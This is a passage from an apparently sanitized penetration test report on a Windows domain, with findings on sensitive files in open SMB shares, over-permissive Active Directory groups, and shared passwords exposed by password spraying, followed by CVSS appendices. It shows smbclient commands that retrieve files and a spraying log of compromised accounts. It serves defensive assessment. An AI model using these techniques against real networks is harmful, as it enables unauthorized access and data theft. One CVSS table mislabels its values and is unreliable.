    ↪ ================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default,
    ↪ Enabled group
BUILTIN\Users                          Alias            S-1-5-x-x Mandatory group, Enabled by default,
    ↪ Enabled group
EXAMPLE-PC-1\Administrators            Group            S-1-5-21-xxx-xx-xx-xx Mandatory group, Enabled by
    ↪ default, Enabled group
```

Additional Information / References

- https://support.microsoft.com/en-us/windows/turn-on-device-encryption-0c453637-bc88-5f

74-5105-741561aae838

- https://docs.microsoft.com/en-us/windows/security/information-protection/bitlocker/bitlocker-group-policy-settings

5.6 Sensitive Data in File Shares

CVSSv3 Score	6.5 (Medium)
CVSSv3 Vektor String	CVSS:3.0/AV:A/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:L (show in first.org)

Affected Systems

- See file attached: smb.txt

Description

At the time of testing, **sensitive data was identified** in several file shares accessible for every authenticated user. Theft of this information could lead to business impacts such as data breaches, compliance violations, reputational damage, or fraud incidents.

Recommendations

- An evaluation of access permissions for all file shares is recommended.
- The **least privilege principle** should be considered when granting permissions. This means that users are granted only the minimum level of access or authorization required for their activity.

Technical Description

At the time of testing, several file shares were identified where all authenticated domain users had access to. They included sensitive data such as **addresses of employees**.

The affected file shares are attached to the report in the file `shares.txt` and were sampled during the assessment. The results of the samples are explained below.

With access to the SMB share `//EXAMPLESHARE.domainname.local/MyShare$`, it was possible to examine the data stored on the user PCs that were backed-up. This could lead to sensitive information disclosure.

Accessible files are presented on the listing below:

```
$ smbclient //EXAMPLESHARE.domainname.local/MyShare$ -U user%password
smb: \> cd folder
smb: \folder\> get addresses.txt
getting file \folder\addresses.txt of size 4096 as addresses.txt (18.1 KiloBytes/sec) (average
    ↪ 18.1 KiloBytes/sec)

$ cat addresses.txt
....
John Example 123 Example St
Jane Example 456 Elm Example
....
```

More examples are presented below:

```
$ smbclient //EXAMPLEDC.domainname.local/example_share1 -U user%password -c "ls"
  .                                   D        0  Thu Apr  8 15:27:44 2021
  ..                                  D        0  Thu Apr  8 15:27:44 2021
  invoices.txt                        A      512  Thu Apr  8 15:27:44 2021
  dinner.txt                          A      256  Thu Apr  8 15:27:44 2021
```

```
$ smbclient //EXAMPLEDC.domainname.local/example_share2 -U user%password -c "ls"
  .                                   D        0  Thu Apr  8 15:27:44 2021
  ..                                  D        0  Thu Apr  8 15:27:44 2021
  examplefile.txt                     A      128  Thu Apr  8 15:27:44 2021
  myfile.txt                          A       64  Thu Apr  8 15:27:44 2021

$ smbclient //EXAMPLEDC.domainname.local/example_share3 -U user%password -c "ls"
  .                                   D        0  Thu Apr  8 15:27:44 2021
  ..                                  D        0  Thu Apr  8 15:27:44 2021
  outlook.txt                         A     1024  Thu Apr  8 15:27:44 2021
  money.txt                           A     2048  Thu Apr  8 15:27:44 2021
```

The content of file `money.txt` that has been found on the share `//EXAMPLEDC.domainname.local/example_share3` is presented on the screenshot below:




Figure 6: he content of file money.txt

Additional Information / References

- https://www.microsoft.com/en-us/security/blog/2022/03/01/microsoft-shares-4-challenges-of-protecting-sensitive-data-and-how-to-overcome-them/

5.7 Insecure Usage of Domain Groups and Permissions

CVSSv3 Score	6.4 (Medium)
CVSSv3 Vektor String	CVSS:3.0/AV:A/AC:H/PR:H/UI:R/S:C/C:H/I:H/A:H/E:U/RL:O (show in first.org)

Affected Systems

- domainname.local

Description

Some observed configurations and permissions inside the Active Directory domain groups were overly permissive, for example the `Authenticated Users` group had full permissions to modify one of the computer object in the Active Directory. Moreover, there were a large number of users in the **Domain Admins** group, including user accounts used to manage specific services that did not require this level of privileges. This broadens the attack surface within the domain.

Recommendations

- A **least privilege security model** should be put into place.
  - Users used to manage specific services should only have permissions to access those services.
  - Administrators should have a less privileged account for their day-to-day work and only use the higher privileged account when absolutely necessary.
- Review the permissions of accounts of the domain to ensure that users only have access to resources they require.
- For more information about the least privilege security model see the additional resources.

Technical Description

One of the default groups of a Windows domain is the **Domain Admins** group. Members of the `Domain Admins` security group are authorized to administer the domain, and have full access to all the computers and users of the domain.

It is recommended to keep the amount of users in the `Domain Admins` group as small as possible. However, it was detected that there were, for the size of the domain, a large number of accounts in the `Domain Admins` group. This included some machine accounts and accounts used for managing specific services, which did not need this level of permissions.




Figure 7: Members of Domain Admins group

Unauthorized access to an account with elevated privileges, such as a member of the `Domain Admins` group, can lead to a full compromise of the domain. The more machines where users belonging to the `Domain Admins` group are logged-in on, the easier it will be for attackers to gain access to one of them and take over the domain.

In addition, it is important to note that certain accounts may be vulnerable to unauthorized modification by multiple users. For example, any member of the `Authenticated Users` group has full permissions to modify the computer object `domainname.local\EXAMPLE-PC-102$` due to the group's `Generic Write` access to this account. Similarly, any user with local administrative privileges on any domain-joined machine can arbitrarily modify the attributes of the `domainname.local\EXAMPLE-PC-914$` object, since the `Domain Computers` group has `Generic Write` access to this computer account. As a result attackers can potentially modify the object's attributes or reset the account password.

It is critical to restrict access to sensitive accounts and objects in Active Directory to only authorized users or groups, and to regularly monitor and audit any changes made to these accounts and objects to detect and prevent unauthorized modifications.

Additional Information / References

- https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/appendix-f--securing-domain-admins-groups-in-active-directory

- https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/implementing-least-privilege-administrative-models
- https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/reducing-the-active-directory-attack-surface
- https://attack.mitre.org/mitigations/M1026/

5.8 Domain Accouts Password Reusage

CVSSv3 Score	5.7 (Medium)
CVSSv3 Vektor String	CVSS:3.0/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N (show in first.org)

Affected Systems

- Listed in the description

Description

During the course of the security test, it was discovered that multiple **domain accounts, namely** `Example20 - Example80` **were using the same password**. This represents a significant security risk as attackers who gain access to one account could potentially gain access to all other accounts using the same password in the domain `domainname.local`.

Recommendations

- It is strongly recommended that passwords for domain accounts be unique and complex, and not reused across multiple accounts.
  - This helps to prevent an attacker from gaining access to multiple accounts even if one of them is compromised.
  - If an account is created by an administrator for another user, the user should be forced to change the password after the first login.
- For password authentication, a strong password policy is recommended, allowing only passwords with the following characteristics:
  - Passwords should be at least 14 characters long.
  - Passwords should consist of upper and lower case letters, numbers and special characters.
  - The password should not be a common password (e.g. sequence of numbers, sequence of letters, dictionary entry, etc).
- Unused user accounts should be disabled.

Technical Description

In the course of the assessment, it was discovered that a significant number of domain accounts, specifically the accounts `Example20 - Example80` were using the same password. This means that if an attacker gained access to one of these accounts, they would have the ability to gain access to all other accounts using the same password, potentially leading to the compromise of all of them.

After getting access to one of the machines in the domain, the plain-text password of the domain account `Example20` was extracted. Using this password, a password spraying attack was performed across the majority of the domain accounts.
Password spraying is a technique in which an attacker attempts to access a large number of accounts using a single password or a small set of commonly used passwords. The objective of password spraying is to identify accounts with weak or the same passwords and gain unauthorized access to sensitive information or systems. The result of this test can be seen on the listing below.

```
SMB     10.1.1.150     445     DOMAINNAME.LOCAL      [*] Windows Server 2019 Standard 17763 x64 (name
    ↪ :EXAMPLESRV) (domain:DOMAINNAME.LOCAL) (signing:True) (SMBv1:False)
SMB     10.1.1.83      445     DOMAINNAME.LOCAL      [+] Example21:pXXXXXXXX3# (Compromised!)
SMB     10.1.1.83      445     DOMAINNAME.LOCAL      [+] Example45:pXXXXXXXX3# (Compromised!)
SMB     10.1.1.83      445     DOMAINNAME.LOCAL      [+] Example70:pXXXXXXXX3# (Compromised!)
```

```
SMB     10.1.1.83     445     DOMAINNAME.LOCAL     [+] Example80:pXXXXXXXX3# (Compromised!)
..truncated..
```

The result shows that an attacker with access to a password of the user account `Example20` can access all the domain accounts `Example21 - Example80`. According to information retrieved from the Active Directory, the accounts `Example21-Example80` have not been logged in before. While this finding still poses a future risk, given this information it is reasonable to assume, that this vulnerability has not been exploited yet.

Additional Information / References

- https://blog.lastpass.com/2021/09/breaking-the-cycle-of-password-reuse/
- https://www.crowdstrike.com/cybersecurity-101/password-spraying/
- https://bitwarden.com/blog/how-long-should-my-password-be/

6 Appendix

6.1 Contact persons

A1 Digital International GmbH

Name	Role	Telephone	E-Mail
Alice Codex	Execution of Security Assessment	+431234567890	ask.security@a1.digital
Bob Binary	Execution of Security Assessment	+431234567890	ask.security@a1.digital
Trent Trustworthy	Review	+431234567890	ask.security@a1.digital

Table 5: Contact persons at A1 Digital International GmbH


Example GmbH

Name	Role	Telephone	E-Mail
Jane Doe	Lead of Example department	+4312345678901	jd@example.com
Maximilian Muster	Support	+4312345678902	mm@example.com

Table 6: Contact persons at Example GmbH

6.2 CVSS v3.0 metrics

CVSS comprises three metric groups: **Base, Temporal** and **Environmental** as shown in the figure below:



6.2.1 Base Metric Group

The **Base Metric Group** expresses the fundamental risk of a weakness and assesses the vulnerable component. No valid CVSS value can be formed without a Base Metric. In turn the Base Metric is divided into Exploitability Metrics and Impact Metrics.
The **Exploitability Metric** reflects the ease and required pre-requisites for successful utilisation of the weakness.
The **Impact Metric** on the other hand reflects the direct consequence of the successful utilisation of the weak point - is the confidentiality, integrity or availability of the affected data/ of the affected system endangered?

Metric	Possible values
Attack Vector (V) - attack vector	Network (N), Adjacent (A), Local (L), Physical (P)
Attack Complexity (AC) - attack complexity	Low (L), High (H)
Privileges Required (PR) - privileges required	None (N), Low (L), High (H)
User Interaction (UI) - required user interaction	None (N), Required (R)
Scope (S) - affected area	Changed (C), Unchanged (U)
Confidentiality Impact (C) - loss of confidentiality	None (N), Low (L), High (H)
Integrity Impact (I) - loss of integrity	None (N), Low (L), High (H)
Availability Impact (A) - loss of availability	None (N), Low (L), High (H)

Table 7: Overview of Base Metric Group

6.2.2 Temporal Metric Group

The **Temporal Metric Group** expresses the characteristics of a weak point which may change over time. For example after some time an official patch may be published, which would reduce the Temporal Score.

Metric	Possible values
Exploit Code Maturity (E) - degree of maturity of the exploit code present	Not Defined (X), High (H), Functional (F), Proof of Concept (P), Unproven (U)
Remediation Level (RL) - countermeasures present	Not Defined (X), Unavailable (U), Workaround (W), Temporal Fix (T), Official Fix (O)
Report Confidence (RC) - measures the reliability of the available information regarding the weakness	Not Defined (X), Confirmed (C), Reasonable (R), Unknown (U)

Table 8: Overview of Temporal Metric Group

6.2.3 Environmental Metric Group

The **Environmental Metric Group** is specially set for the user environment. This metric allows the adaptation of the scores with respect to the importance of an affected system for the user/customer. The adjustment is done based on the requirements for confidentiality, integrity and availability.

Metric	Possible values
Confidentiality Requirement (CR) - requirement for confidentiality	Network (N), Adjacent (A), Local (L), Physical (P)
Integrity Requirement (IR) - requirement for integrity	Low (L), High (H)
Availability Requirement (AR) - requirement for availability	None (N), Low (L), High (H)

Table 9: Overview of Environmental Metric Group

6.2.4 Modified Base Metric Group

In addition, the base metrics can be shown as a modified value (modified base metric).
This can be used to describe situations which increase the base score. For example a component could require multiple factors for authentication as standard (PR: High) in order to reach specific resources, whereas in the test environment no authentication was required (PR: None).

Metric	Possible values
Modified Attack Vector (MAV)	The same values as the associated base metrics + not defined (N).
Modified Attack Complexity (MAC)	
Modified Privileges Required (MPR)	
Modified User Interaction (MUI)	
Modified Scope (MS)	
Modified Confidentiality (MC)	
Modified Integrity (MI)	
Modified Availability (MA)	

Table 10: Overview of Modified Base Metric Group

Detailed information regarding the base, temporal and environmental metrics and their values are available on the *first.org* website[2]

6.3 Text representation of CVSS v3.0 scores

In most cases it is helpful to have a text representation of the numerical CVSS scores. Each individual metric (Base, Temporal and Environmental) can be brought into text form using the following table.[3][4]

Severity	CVSS v3 Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

Table 11: Text representation of CVSS v3.0 scores

[2] https://www.first.org/cvss/specification-document
[3] https://nvd.nist.gov/vuln-metrics/cvss
[4] https://www.first.org/cvss/specification-document#Qualitative-Severity-Rating-Scale

6.4 List of Tables

6.5 List of Figures

7 Imprint

A1 Digital International GmbH

Business area: Machine-to-machine communication services, IT solutions, devices and other associated products and services
UID number: ATU 66624566

Representative persons:
Dr. Elisabetta Castiglioni (CEO)
Martin Schiffmann (CFO)

FB number: 366000k
Company legal jurisdiction: HG Vienna
Company headquarters: Vienna
Address: Lassallestraße 9, A-1020 Vienna
Contact details: Telephone: (+43) 5 06640; E-Mail: info@a1.digital
Chamber membership: Wirtschaftskammer Wien
Applicable legal regulations: Telecommunication laws: www.ris.bka.gv.at
Regulatory authority/commercial authorities: Österreichische Regulierungsbehörde für Rundfunk und Telekommunikation (RTR GmbH)